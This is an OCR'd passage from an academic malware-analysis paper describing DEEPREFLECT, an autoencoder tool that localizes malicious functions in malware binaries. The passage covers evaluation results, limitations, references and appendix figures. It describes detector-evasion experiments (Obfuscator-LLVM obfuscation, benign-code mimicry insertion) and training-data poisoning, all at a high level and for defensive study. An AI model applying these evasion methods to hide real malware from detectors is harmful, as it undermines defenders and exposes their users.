


Figure 5: Function Counts. Percentage of functions (per malware sample) the analyst has to review.

respectively. The min/max/average number of *total* functions per malware sample was 1/26,671/663.81 respectively. This demonstrates that, on average, the analyst only has to review 24 functions, compared to 664 functions. However, we need to delve further, as these functions could be small in size and thus likely trivial to reverse engineer.

To answer this, we counted up the number of basic blocks for each function within each malware sample. Basic blocks can be an indicator of the complexity of a function. The min/max/average number of basic blocks within each *highlighted* function was 1/134,734/96.02 respectively. The min/max/average number of basic blocks within each function was 1/22,947/16.51 respectively. This shows that most of the highlighted functions were much more complex compared to the average function, and that if those functions were automatically labeled for an analyst, it would significantly reduce their workload.

False Positives & Prioritization

False positives exist in all security solutions. Reducing them is a never-ending task for those who work in real-world environments. When running DEEPREFLECT on our ground-truth samples using our cluster threshold, `rbot` contained 39 true positives (TPs) and 23 FPs, `pegasus` contained 22 TPs and 80 FPs, and `carbanak` contained 8 TPs and 69 FPs. While the TPs are relatively small (40% TPR), the FPs are much smaller comparatively (5% vs 25% FPR). To further reduce FPs, a solution is to sort the functions identified by DEEPREFLECT according to their MSE (similar to how we determined the threshold for clustering). Intuitively, the higher the MSE, the more malicious the function it should be. When examining the top-100 highest ranked components, DEEPREFLECT/SHAP had a precision of 0.629/0.487 on `rbot`, 0.229/0.138 on `pegasus`, and 0.111/0.01 on `carbanak`. As expected, the precision decreases when adding more top components since model's confidence is less on those with lower MSE (both `pegasus` and `carbanak` have larger code bases as they are more modern malware). These results are also consistent with our analyst's hands-on evaluation on `Mikey` in §A.1 where the false positives were placed into the bottom third in terms of MSE.

Sorting functions by MSE value is not always reliable. In this case, other basic mitigation strategies can be utilized. For example, the analyst can use simple heuristics (like those used in CAPA) on the functions extracted by DEEPREFLECT to get an understanding of what behavior category it may be. They can also prioritize functions by their uniqueness to the other functions in their dataset, finding which functions are potentially new emerging malicious behaviors the analyst has not seen before. For example, sort functions by their associated cluster's size (smaller clusters denoting more unique and less common functionalities).

False Negatives. False negatives are also common in all security solutions. Unknown threats will always exist which evade these systems. Using the same cluster threshold, DeepReflect had 53 FNs (325 TNs) for `rbot`, 27 FNs (407 TNs) for `pegasus`, and 48 FNs (2,111 TNs) for `carbanak`. Next, we discuss three FN cases from our ground-truth sample `rbot`. The first was a function `CaptureVideo()`, which took incremental screenshots of the victim's computer. This function had many calls to external APIs which were obfuscated (as is commonly done in malware). While we demonstrated that our tool is able to capture malicious functions containing obfuscated API calls, it is not always reliable at doing so, and any tool which does not have access to higher-level function calls will suffer because of it. The second is a function `getcdkeys()` which gathers the video game installation keys from the victim's host and sends it to the attacker's C&C server. Again, calls were made to obfuscated registry key API calls, which provides crucial contextual information. It might also be the case that some of the benign software games perform this exact same functionality to check if the user has installed a valid copy of the video game. This illustrates the need for carefully procuring a training dataset (as discussed later in §5). Finally, a third FN is a function `DDOSAttack()` which calls functions `ResolveAddress()`, `SpoofIP()`, and `SendDDoS()` which launches the attack. This function may have been missed because it acts more like a caller function to launch malicious behaviors. However, this caller function gives important contextual information about how the attack is launched. To mitigate this, a simple "guilt by association" heuristic could be used in the future where functions calling suspicious behaviors are identified as suspicious. Additionally, the threshold could be tuned depending on the analyst's goals of whether to increase TPs or reduce FPs.

Finally, we detail concrete examples of malicious functionalities identified by DEEPREFLECT (and labeled via MITRE) in Appendix A. There, we illustrate behaviors such as C&C communication for file dropping (Figure 6), file and data deobfuscation/decoding (Figure 7), and searching for various files to copy the contents of (Figure 8).

Summary. We have demonstrated that DEEPREFLECT has the ability to focus the analyst's attention on a variety of malicious activities within a malware sample. For most samples, it reduces their search space by 90% and 85% on average. This is helpful for when analysts need a high-level understanding of *where* malicious behaviors may exist so they can analyze them more in-depth (e.g., debugging). This satisfies goal G2.

4.6 Evaluation 4 – Insight

To evaluate if DEEPREFLECT provides meaningful insights into the relationships of malware families and their behaviors, we explored the cluster diversity. The left side of Figure 4 plots the number of distinct families per cluster in C. It can be seen that there are many shared malware techniques and variants between the families.

Diversity. Naturally, most of the clusters only have one malware family (explained by the long-tail distribution of our clusters shown in Figure 10). However, 10s to 1000s of clusters include a variety of families – some which even contain over 200 different families. For example, `tiggre` and `zpevdo` families share a "Execution: command and Scripting Interpreter" behavior where they call `GetCommandLineA()` and parse the characters involved (as described by MITRE).

Singleton Samples. These are malware families with only one sample. Since we use an autoencoder, we can capture novel behaviors from singleton samples. To check if DEEPREFLECT can identify malicious functions in a singleton sample, we observed if any singleton samples in our dataset got clustered with other malware families. Indeed, we found that DEEPREFLECT identified 1,763 clusters which contained at least one singleton sample.

Novel Malware Families. Next, we examine what happens when novel families are introduced to DEEPREFLECT. We made a clustering model C_1 on all of our malwares except for four families. Then, we added the families to the set and clustered the set as C_2. When we compared C_1 to C_2, we found that (1) new clusters were created by introducing the new families and (2) that portions of those families' functions were added to old clusters (i.e., the analyst would receive classification information on novel families). For more details, see §A.3.

Summary. We found that DEEPREFLECT provides insight into the relationship of malware behaviors (G4). In deployment, this meta information can be associated to the identified components providing the analysts with immediate insights.

4.7 Evaluation 5 – Robustness

Obfuscation. Given the rise of adversarial machine learning, we must be aware that the adversary may attempt to obfuscate their code to mitigate the productivity of DEEPREFLECT. Therefore, we evaluated DEEPREFLECT against an obfuscation attack scenario. We did not evaluate against packing or cryptors because those are out of scope for our tool. Instead, we utilize Obfuscator-LLVM [31] (denoted as *ollvm*). Using *ollvm* we obfuscated our `rbot` sample's source code using five techniques: (`A`) control-flow flattening, (`B`) instruction substitution, (`C`) bogus control-flow, (`D`) combining techniques (`A`) & (`B`), and (`E`) combining techniques (`B`) & (`C`).

Examining the functions extracted and clustered, DEEPREFLECT was mostly unaffected by the obfuscations. This makes sense because the autoencoder highlights functionalities it does not recognize and our features contain API calls (which were not modified by *ollvm*). For details, see §A.4.

Mimicry-like Attack. Next, we performed a simple mimicry attack where we inserted benign code which directly manipulated our features into malicious functions in our ground-truth samples. The benign code chosen was taken from an open-source repository of basic code for performing integer, string, and file I/O operations [10]. It was chosen because it has been used as a benchmark to test resilience against obfuscations [10]. In particular, we observed how much the MSE values changed for each function when using DEEPREFLECT compared to the AE we trained on ABB features. We targeted 12 functions (4 from each ground-truth sample) from a variety of behaviors (e.g., anti-AV, keylogger, dropper, DDoS, etc.). Using thresholds at TPR 80% from Figure 3 for each sample, we found that DEEPREFLECT outputted significantly larger MSE values (by several orders of magnitude) compared to the threshold for these modified functions (including the original functions) compared to the other AE. This suggests that DEEPREFLECT is more confident in labeling these functions as malicious. While none of these attacks were able to evade either model consistently, we observed that DEEPREFLECT's MSE values do not change drastically enough to cause concern. In addition, we observed that sometimes inserting the function with file I/O operations caused DEEPREFLECT to think a function was *more* anomalous than it originally considered (more so than compared to the AE trained on ABB features – this is reflected by the fact that both average MSE values increased after the attempted mimicry attacks). It also demonstrates the difficulty the attacker is tasked with: not just any benign code can be inserted into the malicious functions to evade it.

To increase the likelihood of bypassing DEEPREFLECT, we tested two more benign functions: (1) adding a network connect/send example hosted by Microsoft's website to the dropper malicious function, (2) adding the same example to the DDoS behavior, and (3) adding a process I/O creation example to a remote code execution where the malware starts a 'cmd.exe' process. The same results were observed, where our features outperformed ABB features in addition to DEEPREFLECT considering them more unfamiliar.

Summary. Although DEEPREFLECT was not significantly affected by *ollvm*'s obfuscation methods or our basic mimicry experiment, we are certain that DEEPREFLECT can be evaded. However, these experiments demonstrate that it is not easily fooled by these basic attacks.

5 Discussion

To summarize, we demonstrated that DEEPREFLECT can reliably identify malicious activities within malware samples (as shown in §4.3 and §4.6), which satisfies G1 from our research goals §2.4. Through other experiments we demonstrated that the system can focus the attention of the analyst and handle new malware families (shown in §4.4 and §4.5) which satisfies goals G2 and G3. It also demonstrates that DEEPREFLECT is

able to identify insights into shared functionalities of malware behaviors, satisfying G4 (the remaining goal). We also show that our tool is better than other baseline approaches such as explainable machine learning or signature-based solutions.

5.1 Limitations

Every system has weaknesses and ours is no exception.

Adversarial Attacks. A motivated adversary could poison the training dataset [46, 51] to cause the autoencoder to create a vulnerable model that would effectively hide the malware's functions. They could also blend in to look like a benign binary [24, 70]. Many papers have explored attacking machine learning models at the architectural level [47, 48, 73]. They could also poison the dataset used to cluster [19]. While these attacks do exist, common countermeasures [49, 65, 71, 74] can be applied to subvert them in the future.

An adversary could also attack our features by manipulating them to thwart our system. However, this could prove to be difficult, as our features are based on characteristics not easily changed. They would have to know how to precisely modify the structure of the CFG, types of instructions, and types of API calls used all without breaking the malware's *dynamic functionality*. This is not trivially done, either pre- or post-compile time.

Training Data Quality. Finally, our autoencoder model heavily depends on the content and quality of the benign dataset. If some functionality is left out of the training set, then the results will become biased. For example, if we were not to include any programs which performed network behaviors, then every network behavior seen would be something considered as malicious. Therefore, one must be careful to select a wide variety of benign software to compliment the malicious behaviors. On the other hand, if we train on too many malicious-like functionalities, our system may miss them in malware. For example, if Remote Desktop Protocol (RDP) behavior was an application in our benign dataset, our system may not label any RDP functionality as malicious. A proper balance needs to be struck to tailor our system to detect malicious functionalities the analyst is interested in exploring.

Human Error. DEEPREFLECT depends heavily on human analyst experience and agreement. There were issues with labeling the `pegasus` ground-truth in the beginning – we were not perfect in our initial source-code labeling. After debugging, we realized that there was a function which removed the history of internet connections via a remote desktop protocol (RDP) which was actually *not* a FP. Another supposed FP spawned a thread to interact with the remote victim's service control manager (SCM) which is certainly a malicious behavior. Thus we needed to update our labels, as there were other examples of this. While this may initially seem like a limitation, we see this as a potential teaching application. That is, experienced analysts can use our tool to provide labeled examples of functions and code from malware samples to facilitate training new or less-experienced analysts.

6 Related Works

Deep Learning and Malware. Recently, deep learning has been adopted by the malware analysis community. A majority of the goals are to classify or detect malware samples using deep learning neural networks [50, 66, 68]. Malconv [53] extracted raw byte values from executables and trained them on a convolutional neural network (CNN). Neurlux [30] extracted features from dynamic sandbox reports. Even Microsoft hosted a Kaggle competition [8, 56] where the goal was to take binaries (without their PE header attached) and classify them accurately according to 9 malware families.

Binary similarity has also been studied using both static and dynamic features [2, 17, 22, 75]. While binary similarity is a similar problem to ours, it differs in an important way: their goal is to compare each binary with every other binary, whereas we encode what a particular type of binary looks like (benign binary) into a CNN and utilize reconstruction errors to tell us what portions it does not recognize. Our goal is not to formally identify similarities between binaries – though we do extend our analysis to identified shared concepts between malware families.

Autoencoders and Security. This paper is not the first to study autoencoders on cybersecurity datasets. [34] used a deep autoencoder to generalize what malware samples look like and provided the results to a generative adversarial network (GAN) in an attempt to thwart static techniques to obfuscate malware (e.g., re-ordering function layout). Other papers [20, 28, 32, 76] use autoencoders to generate inputs to train other malware classifiers as a way to improve generalization. Our work differs significantly, as we train an autoencoder on benign binaries in an attempt to generalize what looks normal and use the reconstruction MSE to identify malicious functionalities in malware binaries. In [43] the authors used an ensemble of autoencoders as an NIDS by detecting abnormal feature vectors (snapshots of network traffic statistics). However, [43] uses Equation 1 to identify the abnormality of the observation as a whole, whereas DEEPREFLECT uses an autoencoder to localize one or more abnormalities within an observation using Equation 2.

To the best of our knowledge, there aren't any related works which statically identify and localize malicious functionalities in malware using machine learning, let alone with an unsupervised approach using autoencoders.

7 Conclusion

In this paper, we introduced DEEPREFLECT: a tool for localizing and identifying malicious components in malware binaries. The tool is practical since it requires no labeled datasets perform localization and a small number of labels for classification – collected incrementally from analysts during their regular workflow. We hope that this tool and published code will help analysts around the world by identifying *where* and *what* malicious functionalities exist in malware samples.

8 Acknowledgments

We thank the anonymous reviewers for their helpful and informative feedback. This material was supported in part by the Office of Naval Research (ONR) under grants N00014-17-1-2895, N00014-15-1-2162, and N00014-18-1-2662, and the Defense Advanced Research Projects Agency (DARPA) under contract HR00112090031. Any opinions, findings, conclusions, or recommendations expressed in this material are those of the authors and do not necessarily reflect the views of ONR or DARPA.

References

[1] Binaryninja. https://binary.ninja/.

[2] Bindiff. https://www.zynamics.com/bindiff.html.

[3] Capa. https://github.com/fireeye/capa.

[4] Cnet. https://download.cnet.com/windows.

[5] Functionsimsearch. https://github.com/googleprojectzero/functionsimsearch.

[6] Hdbscan. https://github.com/scikit-learn-contrib/hdbscan.

[7] Ida pro. https://www.hex-rays.com/products/ida/.

[8] Microsoft malware classification challenge (big 2015). https://www.kaggle.com/c/malware-classification.

[9] Mitre att&ck. https://attack.mitre.org/versions/v7/matrices/enterprise/windows/.

[10] Obfuscation benchmarks. https://github.com/tum-i4/obfuscation-benchmarks.

[11] unipacker: Automatic and platform-independent unpacker for windows binaries based on emulation. https://github.com/unipacker/unipacker.

[12] Virustotal. https://www.virustotal.com/.

[13] Virustotal statistics. https://www.virustotal.com/cs/statistics/, Aug 2020.

[14] Hyrum S. Anderson and Phil Roth. EMBER: An Open Dataset for Training Static PE Malware Machine Learning Models. *arXiv preprint arXiv:1804.04637*, April 2018.

[15] Dennis Andriesse, Asia Slowinska, and Herbert Bos. Compiler-Agnostic Function Detection in Binaries. In *IEEE European Symposium on Security and Privacy*, 2017.

[16] Michael Bailey. Carbanak week part one: A rare occurrence. https://www.fireeye.com/blog/threat-research/2019/04/carbanak-week-part-one-a-rare-occurrence.html, Apr 2019.

[17] Davide Balzarotti, Marco Cova, Christoph Karlberger, Engin Kirda, Christopher Kruegel, and Giovanni Vigna. Efficient Detection of Split Personalities in Malware. In *NDSS*, 2010.

[18] Ulrich Bayer, Paolo Milani Comparetti, Clemens Hlauschek, Christopher Kruegel, and Engin Kirda. Scalable, Behavior-Based Malware Clustering. In *NDSS*, volume 9, pages 8–11. Citeseer, 2009.

[19] Battista Biggio, Konrad Rieck, Davide Ariu, Christian Wressnegger, Igino Corona, Giorgio Giacinto, and Fabio Roli. Poisoning behavioral malware clustering. In *Proceedings of the 2014 Workshop on Artificial Intelligent and Security Workshop*, pages 27–36. ACM, 2014.

[20] Omid E. David and Nathan S. Netanyahu. Deepsign: Deep learning for automatic malware signature generation and classification. In *2015 International Joint Conference on Neural Networks (IJCNN)*, pages 1–8. IEEE, 2015.

[21] Artem Dinaburg, Paul Royal, Monirul Sharif, and Wenke Lee. Ether: malware analysis via hardware virtualization extensions. In *ACM Conference on Computer and Communications Security*, pages 51–62. ACM, 2008.

[22] Mohammad Reza Farhadi, Benjamin CM Fung, Philippe Charland, and Mourad Debbabi. Binclone: Detecting code clones in malware. In *2014 Eighth International Conference on Software Security and Reliability (SERE)*, pages 78–87. IEEE, 2014.

[23] Qian Feng, Rundong Zhou, Chengcheng Xu, Yao Cheng, Brian Testa, and Heng Yin. Scalable graph-based bug search for firmware images. In *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security*, pages 480–491. ACM, 2016.

[24] Prahlad Fogla, Monirul I. Sharif, Roberto Perdisci, Oleg M. Kolesnikov, and Wenke Lee. Polymorphic Blending Attacks. In *USENIX Security Symposium*, 2006.

[25] Guofei Gu, Roberto Perdisci, Junjie Zhang, Wenke Lee, and others. BotMiner: Clustering Analysis of Network Traffic for Protocol-and Structure-Independent Botnet Detection. In *USENIX Security Symposium*, pages 139–154, 2008.

[26] Part Guide. Intel® 64 and ia-32 architectures software developer's manual. *Combined Volumes: 1, 2A, 2B, 2C, 2D, 3A, 3B, 3C, 3D, and 4*, 2020.

[27] Yotam Gutman. Stop the churn, avoid burnout: How to keep your cybersecurity personnel. *SentinelOne*, Mar 2020.

[28] William Hardy, Lingwei Chen, Shifu Hou, Yanfang Ye, and Xin Li. DL4MD: A deep learning framework for intelligent malware detection. In *Proceedings of the International Conference on Data Science (ICDATA)*, page 61. The Steering Committee of The World Congress in Computer Science, Computer Engineering and Applied Computing (WorldComp), 2016.

[29] Suman Jana and Vitaly Shmatikov. Abusing file processing in malware detectors for fun and profit. In *IEEE Symposium on Security & Privacy*, pages 80–94. IEEE, 2012.

[30] Chani Jindal, Christopher Salls, Hojjat Aghakhani, Keith Long, Christopher Kruegel, and Giovanni Vigna. Neurlux: dynamic malware analysis without feature engineering. In *Proceedings of the 35th Annual Computer Security Applications Conference*, pages 444–455, 2019.

[31] Pascal Junod, Julien Rinaldini, Johan Wehrli, and Julie Michielin. Obfuscator-LLVM – Software Protection for the Masses. In *Proceedings of the IEEE/ACM 1st International Workshop on Software Protection, SPRO'15, Firenze, Italy, May 19th, 2015*, pages 3–9. IEEE, 2015.

[32] Temesguen Messay Kebede, Ouboti Djaneye-Boundjou, Barath Narayanan Narayanan, Anca Ralescu, and David Kapp. Classification of malware programs using autoencoders based deep learning architecture and its application to the microsoft malware classification challenge (big 2015) dataset. In *2017 IEEE National Aerospace and Electronics Conference (NAECON)*, pages 70–75. IEEE, 2017.

[33] Hyang-Ah Kim and Brad Karp. Autograph: Toward Automated, Distributed Worm Signature Detection. In *USENIX Security Symposium*, volume 286. San Diego, CA, 2004.

[34] Jin-Young Kim, Seok-Jun Bu, and Sung-Bae Cho. Zero-day malware detection using transferred generative adversarial networks based on deep autoencoders. *Information Sciences*, 460:83–102, 2018.

[35] Dhilung Kirat, Lakshmanan Nataraj, Giovanni Vigna, and B. S. Manjunath. Sigmal: A static signal processing based malware triage. In *Proceedings of the 29th Annual Computer Security Applications Conference*, pages 89–98. ACM, 2013.

[36] Clemens Kolbitsch, Paolo Milani Comparetti, Christopher Kruegel, Engin Kirda, Xiao-yong Zhou, and XiaoFeng Wang. Effective and Efficient Malware Detection at the End Host. In *USENIX Security Symposium*, pages 351–366, 2009.

[37] Deguang Kong and Guanhua Yan. Discriminant malware distance learning on structural information for automated malware classification. In *Proceedings of the 19th ACM SIGKDD international conference on Knowledge discovery and data mining*, pages 1357–1365. ACM, 2013.

[38] Christopher Kruegel, William Robertson, Fredrik Valeur, and Giovanni Vigna. Static disassembly of obfuscated binaries. In *USENIX Security Symposium*, volume 13, pages 18–18, 2004.

[39] Bo Li, Kevin Roundy, Chris Gates, and Yevgeniy Vorobeychik. Large-scale identification of malicious singleton files. In *Proceedings of the Seventh ACM on Conference on Data and Application Security and Privacy*, pages 227–238, 2017.

[40] Scott M. Lundberg and Su-In Lee. A unified approach to interpreting model predictions. In *Advances in Neural Information Processing Systems*, pages 4765–4774, 2017.

[41] Enrico Mariconti, Lucky Onwuzurike, Panagiotis Andriotis, Emiliano De Cristofaro, Gordon Ross, and Gianluca Stringhini. MAMADROID: Detecting Android Malware by Building Markov Chains of Behavioral Models. *Proceedings of 24th Network and Distributed System Security Symposium (NDSS)*, 2017.

[42] Najmeh Miramirkhani, Mahathi Priya Appini, Nick Nikiforakis, and Michalis Polychronakis. Spotless Sandboxes: Evading Malware Analysis Systems using Wear-and-Tear Artifacts. *IEEE Symposium on Security & Privacy*, 2017.

[43] Yisroel Mirsky, Tomer Doitshman, Yuval Elovici, and Asaf Shabtai. Kitsune: An ensemble of autoencoders for online network intrusion detection. In *The Network and Distributed System Security Symposium (NDSS) 2018*, 2018.

[44] Andreas Moser, Christopher Kruegel, and Engin Kirda. Limits of static analysis for malware detection. In *Annual Computer Security Applications Conference*, pages 421–430. IEEE, 2007.

[45] James Newsome, Brad Karp, and Dawn Song. Polygraph: Automatically generating signatures for polymorphic worms. In *IEEE Symposium on Security & Privacy*, pages 226–241. IEEE, 2005.

[46] James Newsome, Brad Karp, and Dawn Song. Paragraph: Thwarting signature learning by training maliciously. In *International Workshop on Recent Advances in Intrusion Detection*, pages 81–105. Springer, 2006.

[47] Nicolas Papernot, Patrick McDaniel, Ian Goodfellow, Somesh Jha, Z. Berkay Celik, and Ananthram Swami. Practical black-box attacks against machine learning.

In *The ACM Asia Conference on Computer and Communications Security*, pages 506–519. ACM, 2017.

[48] Nicolas Papernot, Patrick McDaniel, Somesh Jha, Matt Fredrikson, Z. Berkay Celik, and Ananthram Swami. The limitations of deep learning in adversarial settings. In *IEEE European Symposium on Security and Privacy (EuroS&P)*, pages 372–387. IEEE, 2016.

[49] Nicolas Papernot, Patrick McDaniel, Xi Wu, Somesh Jha, and Ananthram Swami. Distillation as a defense to adversarial perturbations against deep neural networks. *IEEE Symposium on Security & Privacy*, 2016.

[50] Razvan Pascanu, Jack W. Stokes, Hermineh Sanossian, Mady Marinescu, and Anil Thomas. Malware classification with recurrent networks. In *2015 IEEE International Conference on Acoustics, Speech and Signal Processing (ICASSP)*, pages 1916–1920. IEEE, 2015.

[51] Roberto Perdisci, David Dagon, Wenke Lee, Prahlad Fogla, and Monirul Sharif. Misleading worm signature generators using deliberate noise injection. In *IEEE Symposium on Security & Privacy*, pages 15–pp. IEEE, 2006.

[52] Roberto Perdisci, Wenke Lee, and Nick Feamster. Behavioral Clustering of HTTP-Based Malware and Signature Generation Using Malicious Network Traces. In *NSDI*, pages 391–404, 2010.

[53] Edward Raff, Jon Barker, Jared Sylvester, Robert Brandon, Bryan Catanzaro, and Charles K. Nicholas. Malware detection by eating a whole exe. In *Workshops at the Thirty-Second AAAI Conference on Artificial Intelligence*, 2018.

[54] Thomas Raffetseder, Christopher Kruegel, and Engin Kirda. Detecting system emulators. In *Information Security*, pages 1–18. Springer, 2007.

[55] Alison DeNisco Rayome. Cybersecurity burnout: 10 most stressful parts of the job. *TechRepublic*, May 2019.

[56] Royi Ronen, Marian Radu, Corina Feuerstein, Elad Yom-Tov, and Mansour Ahmadi. Microsoft malware classification challenge. *CoRR*, abs/1802.10135, 2018.

[57] Olaf Ronneberger, Philipp Fischer, and Thomas Brox. U-net: Convolutional networks for biomedical image segmentation. *MICCAI*, 2015.

[58] Paul Royal, Mitch Halpin, David Dagon, Robert Edmonds, and Wenke Lee. Polyunpack: Automating the hidden-code extraction of unpack-executing malware. In *Annual Computer Security Applications Conference*, pages 289–300. IEEE, 2006.

[59] Igor Santos, Felix Brezo, Xabier Ugarte-Pedrero, and Pablo G. Bringas. Opcode sequences as representation of executables for data-mining-based unknown malware detection. *Information Sciences*, 231:64–82, 2013. Publisher: Elsevier.

[60] Igor Santos, Javier Nieves, and Pablo G. Bringas. Semi-supervised learning for unknown malware detection. In *International Symposium on Distributed Computing and Artificial Intelligence*, pages 415–422. Springer, 2011.

[61] Matthew G. Schultz, Eleazar Eskin, F. Zadok, and Salvatore J. Stolfo. Data mining methods for detection of new malicious executables. In *IEEE Symposium on Security and Privacy*, pages 38–49. IEEE, 2001.

[62] Marcos Sebastián, Richard Rivera, Platon Kotzias, and Juan Caballero. AVclass: A Tool for Massive Malware Labeling. In *International Symposium on Research in Attacks, Intrusions, and Defenses*, pages 230–253. Springer, 2016.

[63] M. Zubair Shafiq, S. Momina Tabish, Fauzan Mirza, and Muddassar Farooq. Pe-miner: Mining structural information to detect malicious executables in realtime. In *International Workshop on Recent Advances in Intrusion Detection*, pages 121–141. Springer, 2009.

[64] Karen Simonyan and Andrew Zisserman. Very deep convolutional networks for large-scale image recognition. *arXiv preprint arXiv:1409.1556*, 2014.

[65] Microsoft Defender ATP Research Team. New machine learning model sifts through the good to unearth the bad in evasive malware. *Microsoft Security*, Aug 2019.

[66] Microsoft Threat Protection Intelligence Team. Microsoft researchers work with intel labs to explore new deep learning approaches for malware classification. *Microsoft Security*, May 2020.

[67] Xabier Ugarte-Pedrero, Davide Balzarotti, Igor Santos, and Pablo G. Bringas. SoK: Deep Packer Inspection: A Longitudinal Study of the Complexity of Run-Time Packers. *IEEE Symposium on Security & Privacy*, 2015.

[68] R. Vinayakumar, K. P. Soman, and Prabaharan Poornachandran. Deep android malware detection and classification. In *International Conference on Advances in Computing, Communications and Informatics (ICACCI)*, pages 1677–1683. IEEE, 2017.

[69] Daniel Votipka, Seth Rabin, Kristopher Micinski, Jeffrey S. Foster, and Michelle L. Mazurek. An Observational Investigation of Reverse Engineers' Processes. In *USENIX Security Symposium*, pages 1875–1892, 2020.

[70] David Wagner and Paolo Soto. Mimicry attacks on host-based intrusion detection systems. In *ACM Conference on Computer and Communications Security*, pages 255–264, 2002.

[71] Bolun Wang, Yuanshun Yao, Shawn Shan, Huiying Li, Bimal Viswanath, Haitao Zheng, and Ben Y. Zhao. Neural cleanse: Identifying and mitigating backdoor attacks in neural networks. In *IEEE Symposium on Security and Privacy*, 2019.

[72] Ke Wang, Gabriela Cretu, and Salvatore J. Stolfo. Anomalous payload-based worm detection and signature generation. In *International Workshop on Recent Advances in Intrusion Detection*, pages 227–246. Springer, 2005.

[73] David Warde-Farley, Ian Goodfellow, T. Hazan, G. Papandreou, and D. Tarlow. Adversarial perturbations of deep neural networks. In *Perturbations, Optimization, and Statistics*, pages 1–32. 2016.

[74] Weilin Xu, David Evans, and Yanjun Qi. Feature Squeezing: Detecting Adversarial Examples in Deep Neural Networks. In *Network and Distributed Systems Security Symposium*, 2018.

[75] Xiaojun Xu, Chang Liu, Qian Feng, Heng Yin, Le Song, and Dawn Song. Neural Network-based Graph Embedding for Cross-Platform Binary Code Similarity Detection. *ACM Conference on Computer and Communications Security*, 2017.

[76] Mahmood Yousefi-Azar, Vijay Varadharajan, Len Hamey, and Uday Tupakula. Autoencoder-based feature learning for cyber security applications. In *International Joint Conference on Neural Networks (IJCNN)*, pages 3854–3861. IEEE, 2017.

[77] Kim Zetter. Researchers easily trick cylance's ai-based antivirus into thinking malware is 'goodware'. https://www.vice.com/en_us/article/9kxp83/researchers-easily-trick-cylances-ai-based-antivirus-into-thinking-malware-is-goodware, Jul 2019.

Appendix A

A.1 Evaluation 1

Hands-on Evaluation. We asked a malware analyst with reverse engineering experience to use DEEPREFLECT on a malware which he has analyzed in the past (`Mikey`). Of the 15 functions which our tool identified in `Mikey`, the analyst found that there were 13 TPs, and 2 FPs. He noted that DEEPREFLECT identified an interesting component, which he had missed and that the two FPs were placed at the bottom third of the component's priority rankings.




Figure 6: Command and Control: Ingress Tool Transfer. The malware accesses a URL via `InternetOpenUrlA()`, creates a file via `CreateFileA()` and writes data received from the connection to the file via `InternetReadFile()` and `WriteFile()`.




Figure 7: Defense Evasion: Deobfuscate/Decode Files or Information. This function makes many calls to internal functions (bolded) which contain complex bitwise operations on data (similar to that of Figure 9). These complex operations exhibit deobfuscation behavior. After calling these functions, it writes the decoded data to a file via `CreateFileA()` and `WriteFile()`.




Figure 8: Discovery: File and Directory Discovery. This function searches for various files with specific extensions (i.e., `doc`, `jpg`, etc.). It then copies those files to a separate location. This behavior could be a setup for additional malicious behaviors like data exfiltration or ransom.

A.2 Evaluation 2

Most benign functionalities we discovered were memory allocation, loading a library, loading data from the process file's resources section, terminating a process (without context), etc. What an analyst labels as malicious can be subjective and relies on their experience and ability to match it with descriptions like those in MITRE ATT&CK.

Discovery	59	Defense Evasion	17	Privilege Escalation	4	Execution	11	Command and Control	7
System Information Discovery	16	Deobfuscation/Decode Files or Information	11	Create or Modify System Process	2	Scheduled Task/Job	7	Application Layer Protocol	4
File and Directory Discovery	12	Modify Registry	4	Access Token Manipulation	1	Command and Scripting Interpreter	2	Ingress Tool Transfer	3
Application Window Discovery	9	Hide Artifacts	1	Process Injection	1	System Services	2		
Query Registry	7	Virtualization/Sandbox Evasion	1						
Virtualization/Sandbox Evasion	5								
Process Discovery	4								
System Time Discovery	3								
Domain Trust Discovery	1								
Software Discovery	1								
System Network Connection Discovery	1								

Persistence	2	Impact	2	Exfiltration	1	Collection	2
External Remote Services	1	Data Manipulation	1	Automated Exfiltration	1	Screen Capture	1
Unknown	1	Network Denial of Service	1				

Table 3: The counts of MITRE ATT&CK categories and subcategories found by the analysts in §4.4.




Figure 9: Defense Evasion: Deobfuscate/Decode Files or Information. This function performs various bitwise operations on data. Complex logic like this could be construed as performing some deobfuscation or decoding in an effort to hide data the malware interprets or gathers.




Figure 10: Cluster size distribution on our malware dataset using DEEPREFLECT. The x-axis is each cluster ID.

A.3 Evaluation 4

